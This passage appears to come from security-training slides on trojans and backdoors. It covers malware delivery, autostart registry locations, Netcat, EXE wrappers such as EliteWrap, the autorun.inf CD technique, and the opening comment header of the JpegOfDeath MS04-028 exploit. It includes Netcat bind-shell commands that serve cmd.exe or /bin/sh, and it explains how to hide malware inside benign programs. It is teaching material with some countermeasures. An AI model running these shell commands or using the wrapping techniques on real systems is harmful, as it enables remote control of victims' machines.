

Malware, Trojan Horse & Back Doors



Delivering the Payload



Overview of various Trojan tools



Netcat in depth



Generating a Trojan program




Effective prevention methods and countermeasures





Overview of Anti-Trojan Software/Hardware

Distributing Malware



Malware Capabilities



Auto Starting Malware


Modifications to any of these can cause malware to keep running after reboots:

System files
(autoexec.bat,
system.ini, win.ini,
etc)


Registry Keys

Startup folder

**Be sure to check
out the registry
manually**



Countermeasure: Monitoring Autostart Methods



HijackThis is a tool that scans the registry and other system files for autostarting trojans and spyware.

Tool: Netcat

```
C:\WINNT\System32\cmd.exe - nc 210.212.219.76 80

C:\Program Files\Tools\Netcat>nc 210.212.219.76 80
GET / HTTP

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 06:21:22 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Sun, 15 Jun 2003 11:34:01 GMT
ETag: "467d8-3619-3eec59a9"
Accept-Ranges: bytes
Content-Length: 13849
Connection: close
Content-Type: text/html

<html>
```

Creates outbound or inbound connections, TCP or UDP, to or from any ports

Ability to use any local source port

Ability to use any locally-configured network source address

Built-in port-scanning capabilities, with randomizer

Built-in loose source-routing capability

NC command line parameter switches:

- **-v** stands for verbose
- **-vv** is for very verbose
- **-e** execute this program (-e cmd.exe or -e /bin/sh for example)
- **-d** is for stealth mode
- **-n** when specified, netcat will only accept numeric IP addresses and will not do DNS lookups for anything
- **-l** is for listen, and **-L** (listen, this would allow a user to re-connect even if the connection was dropped or keep on listening)
- **-p nn** is port, and nn is the specific port number (-p 80 for example) absence of -p will bind to whatever unused port the system gives you.
- **-t** option tells netcat to handle any telnet negotiation the client might expect
- **-u** do UDP instead of TCP
- **-o logfile** (obtains a hex dump of the data sent either way)

Windows

- `nc -L -p <#> -e cmd.exe`

Linux or UNIX

- `nc -L -p <#> -e /bin/sh`

Connect to a listener:

- `nc -n <ip> <port>`



Executable Wrappers


Instead of creating malware from scratch, it is quicker for an attacker to use existing malware and 'combine' it with a benign game or program.

Executable wrappers have the ability to combine two (or more) programs into a single file. When the 'wrapped' file is run, both pieces of binary code are run, thus installing/running the malware.

EliteWrap is an advanced EXE wrapper for Windows 95/98/NT/W2k/XP used for archiving and secretly installing and running programs.



Benign EXE's Historically Wrapped with Trojans



Whack-A-Mole is a popular delivery vehicle for NetBus or Back Orifice trojan servers.

If Whack-A-Mole gets wrapped, running whackamole.exe installs the NetBus/BO server and starts the trojan program at every reboot.




Graffiti is an electronic greeting card that in pure form is harmless. However, it can also be wrapped in order to deliver malicious code.



Tool: Restorator

Creates self-executing patches in EXE form to customize a user interface




Tool: Exe Icon

- Exe Icon can be used to change icons in EXE files
- <http://www.softpile.com/authors/SoftBoy.html>

The tool can replace the icon in the executable file easily.

Even if the executable file is compressed or the size of the icon is inconsistent, he can replace it easily!

It can also change the icon of other executable file types such as Dll, Ocx, Scr and so on.



The Infectious CD-Rom Technique

By default, placing a CD in your CD-ROM drive will automatically start a program. Whatever executable is listed in that CD's Autorun.inf file will start. The Autorun.inf file is simply a text file with three lines:

[autorun]

open=setup.exe

icon=setup.exe


Turn off the Autorun functionality by editing the registry:

HKLM\System\CurrentControlSet\Services\CDROM\autorun = 0

Unfortunately, even if autorun is disabled, a user simply has to double-click on the drive letter representing the CD-ROM drive and the autorun.inf file will still run.

In Windows Vista this has been fixed

Trojan: Backdoor.Zombam.B



Trojan: JPEG GDI+ All in One Remote Exploit

This Trojan exploits a buffer overflow in JPEG processing to either create a reverse shell, add a local Admin account, or file transfer.

Windows JPEG GDI+ All in One Remote Exploit (MS04-028)

Date : 27/09/2004

```
// CAN-2004-0200

/*
* Exploit Name:
* =====
* JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =====
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* =====
* FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
* Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
* Nick Fitzgerald, Adam Nance (where are you?),
* Santa Barbara, Jenna Jameson, John Kerry, so1o,
* Computer Security Industry, Rom Hackers, My chihuahuas
* (Rocky, Sailor, and Penny)...
* =====
* Flags Usage:
